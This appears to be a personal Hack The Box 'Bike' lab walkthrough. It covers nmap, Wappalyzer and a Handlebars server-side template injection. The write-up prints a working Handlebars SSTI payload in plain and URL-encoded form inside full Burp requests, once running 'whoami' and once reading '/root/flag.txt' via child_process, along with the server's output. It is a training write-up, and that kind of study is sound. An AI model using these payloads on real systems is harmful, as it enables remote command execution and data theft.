
Bike

Server Side Template Injection #SSTI

- Server-side template injection is a vulnerability where the attacker injects malicious input into a template in order to execute commands on the server.

Task1
What TCP ports does nmap identify as open?

- 22,80
- `namp -sC -sV -v -oN bike-nmap3.txt`



kali@kali: ~/Documents/HTB/Starting_Project/Bike 161x26


```
# Nmap 7.94SVN scan initiated Sat Jul 27 00:19:36 2024 as: nmap -sC -sV -v -oN bike-nmap3.txt 10.129.56.114
Nmap scan report for 10.129.56.114
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Node.js (Express middleware)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title:  Bike
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jul 27 00:19:56 2024 -- 1 IP address (1 host up) scanned in 19.22 seconds
~
~
~
```

Task 2
What software is running the service listening on the http/web port identified in the first question?

- node.js #node

Task 3
What is the name of the Web Framework according to Wappalyzer?

- Express `#express`



Hack The Box :: Starting P
11e82eaa-c7b6-4715-a184-b
Bike
FoxyProxy Options
10.129.56.114
Default_Kali
Hack The Box :: Startin...
Wappalyzer
TECHNOLOGIES
MORE INFO
Export

Web frameworks
Express

CDN
Google Hosted Libraries

Web servers
Express

JavaScript libraries
jQuery 2.2.4

Programming languages
Node.js


Something wrong or missing?

Enrich your data with tech stacks
Upload a list of websites to get a report of the technologies in use, such as CMS or ecommerce platforms.


Website Under C
We can let you know once we
{{7*7}}
We will contact you at: ${7*7}

Task 4
What is the name of the vulnerability we test for by submitting {{7*7}}?

- Server Side Template Injection
- Try to find vulnerability by inject `{{7*7}}`




Hack The Box :: Starting P
11e82eaa-c7b6-4715-a184-b
Bike
http://10.129.56.114/
10.129.56.114
Default_Kali
Hack The Box :: Startin...
Content Engi|
We can let you know once we are up and running.
{{7*7}}
SUBMIT
We will contact you at: ${7*7}



```
Error: Parse error on line 1:
{{7*7}}
--^
Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'
    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)
    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)
    at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)
    at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)
    at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)
    at router.post (/root/Backend/routes/handlers.js:14:16)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
```

Task 5
What is the templating engine being used within Node.JS?

- handlebars



```
Error: Parse error on line 1:
{{7*7}}
--^
Expecting 'ID', 'STRING', 'NUMBER', 'BOOLEAN', 'UNDEFINED', 'NULL', 'DATA', got 'INVALID'
    at Parser.parseError (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:268:19)
    at Parser.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/parser.js:337:30)
    at HandlebarsEnvironment.parse (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/base.js:46:43)
    at compileInput (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:515:19)
    at ret (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/compiler.js:524:18)
    at router.post (/root/Backend/routes/handlers.js:14:16)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
    at next (/root/Backend/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/root/Backend/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/root/Backend/node_modules/express/lib/router/layer.js:95:5)
```

Task 6
What is the name of the BurpSuite tab used to encode text?

- Decoder

Task 7
In order to send special characters in our payload in an HTTP request, we'll encode the payload. What type of encoding do we use?

- url

Task 8
When we use a payload from HackTricks to try to run system commands, we get an error back. What is "not defined" in the response error?


- Require
- Try to inject the script from this site
  - https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#handlebars-nodejs

```
    {{#with "s" as |string|}}
{{#with "e"}}
 {{#with split as |conslist|}}
  {{this.pop}}
  {{this.push (lookup string.sub "constructor")}}
  {{this.pop}}
```

```
   {{#with string.split as |codelist|}}
    {{this.pop}}
    {{this.push "return require('child_process').exec('whoami');"}}
    {{this.pop}}
    {{#each conslist}}
     {{#with (string.sub.apply 0 codelist)}}
      {{this}}
     {{/with}}
    {{/each}}
   {{/with}}
  {{/with}}
 {{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%
7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20
%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Es
ub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%2
0%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20
%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22retur
n%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20
%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20cons
list%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%
20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%
20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Fe
ach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7
D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
```

```
![[Pasted image 20240727151033.png]]
```

- The error has been shown



```
POST / HTTP/1.1
Host: 10.129.56.114
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.129.56.114/
Content-Type: application/x-www-form-urlencoded
Content-Length: 1142
Origin: http://10.129.56.114
Connection: close
Upgrade-Insecure-Requests: 1

email=
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%
20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7
C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%
20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D
%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7
B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%
20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epu
sh%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%2
9%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%
20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%
20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%
0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20
%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2
Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B
%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D&
action=Submit
```

```
<pre>
 ReferenceError: require is not defined<br>
  &nbsp; &nbsp;at Function.eval (eval at &lt;anonymous&gt; (eval at
 createFunctionContext
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/j
 avascript-compiler.js:254:23)), &lt;anonymous&gt;:3:1)<br>
  &nbsp; &nbsp;at Function.&lt;anonymous&gt;
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/wi
 th.js:10:25)<br>
  &nbsp; &nbsp;at eval (eval at createFunctionContext
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/j
 avascript-compiler.js:254:23), &lt;anonymous&gt;:5:37)<br>
  &nbsp; &nbsp;at prog
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/runtime.js
 :221:12)<br>
  &nbsp; &nbsp;at execIteration
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/ea
 ch.js:51:19)<br>
  &nbsp; &nbsp;at Array.&lt;anonymous&gt;
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/ea
 ch.js:61:13)<br>
  &nbsp; &nbsp;at eval (eval at createFunctionContext
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/j
 avascript-compiler.js:254:23), &lt;anonymous&gt;:12:31)<br>
  &nbsp; &nbsp;at prog
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/runtime.js
 :221:12)<br>
  &nbsp; &nbsp;at Array.&lt;anonymous&gt;
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/helpers/wi
 th.js:22:14)<br>
  &nbsp; &nbsp;at eval (eval at createFunctionContext
 (/root/Backend/node_modules/handlebars/dist/cjs/handlebars/compiler/j
 avascript-compiler.js:254:23), &lt;anonymous&gt;:12:34)
</pre>
```

Task 9
What variable is the name of the top-level scope in Node.JS?

- global
- Use google

Task 10
By exploiting this vulnerability, we get command execution as the user that the webserver is running as. What is the name of that user?


- root

Submit Flag

- As seen from the list, require is in fact not in the global scope and therefore in specific cases it might not be accessible
- You need to modify the payload

```
{{#with "s" as |string|}}
 {{#with "e"}}
  {{#with split as |conslist|}}
   {{this.pop}}
   {{this.push (lookup string.sub "constructor")}}
   {{this.pop}}
   {{#with string.split as |codelist|}}
    {{this.pop}}
    {{this.push "return process.mainModule.require('child_process').execSync('cat /root/flag.txt');"}}
    {{this.pop}}
    {{#each conslist}}
     {{#with (string.sub.apply 0 codelist)}}
      {{this}}
     {{/with}}
    {{/each}}
   {{/with}}
  {{/with}}
 {{/with}}
{{/with}}
```

- Url Encoded and get the flag


Burp Suite Community Edition v2023.12.1.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
1 ×
+
Send
Cancel
Request
Pretty Raw Hex
\n
Response
Pretty Raw Hex Render
\n

```
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.129.56.114/
Content-Type: application/x-www-form-urlencoded
Content-Length: 1664
Origin: http://10.129.56.114
Connection: close
Upgrade-Insecure-Requests: 1

email=
%7b%7b%23%77%69%74%68%20%22%73%22%20%61%73%20%7c%73%74%72%69%6e%67%7c%7d%7d
%0a%20%20%7b%7b%23%77%69%74%68%20%22%65%22%7d%7d%0a%20%20%20%20%7b%7b%23%77
%69%74%68%20%73%70%6c%69%74%20%61%73%20%7c%63%6f%6e%73%6c%69%73%74%7c%7d%7d
%0a%20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%20%20%20%20%20
%20%7b%7b%74%68%69%73%2e%70%75%73%68%20%28%6c%6f%6f%6b%75%70%20%73%74%72%69
%6e%67%2e%73%75%62%20%22%63%6f%6e%73%74%72%75%63%74%6f%72%22%29%7d%7d%0a%20
%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%6f%70%7d%7d%0a%20%20%20%20%20%20%7b
%7b%23%77%69%74%68%20%73%74%72%69%6e%67%2e%73%70%6c%69%74%20%61%73%20%7c%63
%6f%64%65%6c%69%73%74%7c%7d%7d%0a%20%20%20%20%20%20%20%20%7b%7b%74%68%69%73
%2e%70%6f%70%7d%7d%0a%20%20%20%20%20%20%20%20%7b%7b%74%68%69%73%2e%70%75%73
%68%20%22%72%65%74%75%72%6e%20%70%72%6f%63%65%73%73%2e%6d%61%69%6e%4d%6f%64
%75%6c%65%2e%72%65%71%75%69%72%65%28%27%63%68%69%6c%64%5f%70%72%6f%63%65%73
%73%27%29%2e%65%78%65%63%53%79%6e%63%28%27%63%61%74%20%2f%72%6f%6f%74%2f%66
%6c%61%67%2e%74%78%74%27%29%3b%22%7d%7d%0a%20%20%20%20%20%20%20%20%7b%7b%74
%68%69%73%2e%70%6f%70%7d%7d%0a%20%20%20%20%20%20%20%20%7b%7b%23%65%61%63%68
%20%63%6f%6e%73%6c%69%73%74%7d%7d%0a%20%20%20%20%20%20%20%20%20%20%7b%7b%23
%77%69%74%68%20%28%73%74%72%69%6e%67%2e%73%75%62%2e%61%70%70%6c%79%20%30%20
%63%6f%64%65%6c%69%73%74%29%7d%7d%0a%20%20%20%20%20%20%20%20%20%20%20%20%7b
%7b%74%68%69%73%7d%7d%0a%20%20%20%20%20%20%20%20%20%20%7b%7b%2f%77%69%74%68
%7d%7d%0a%20%20%20%20%20%20%20%20%7b%7b%2f%65%61%63%68%7d%7d%0a%20%20%20%20
%20%20%7b%7b%2f%77%69%74%68%7d%7d%0a%20%20%20%20%7b%7b%2f%77%69%74%68%7d%7d
%0a%20%20%7b%7b%2f%77%69%74%68%7d%7d%0a%7b%7b%2f%77%69%74%68%7d%7d%0a&
action=Submit
```

```
        We can let you know once we are up and running.
      </h3>
      <div class="fields">
        <form id="form" method="POST" action="/">
          <input name="email" placeholder="E-mail">
          </input>
          <button type="submit" class="button-54" name="action" value="
          Submit">
            Submit
          </button>
        </form>
      </div>
      <p class="result">
        We will contact you at:       e
        2
        [object Object]
        function Function() { [native code] }
        2
        [object Object]
        6b258d726d287462d60c103d0142a81c


      </p>
    </div>
    <script src="
    https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js">
    </script>
    <script src="js/typed.min.js">
    </script>
    <script src="js/main.js">
    </script>
  </body>
</html>
```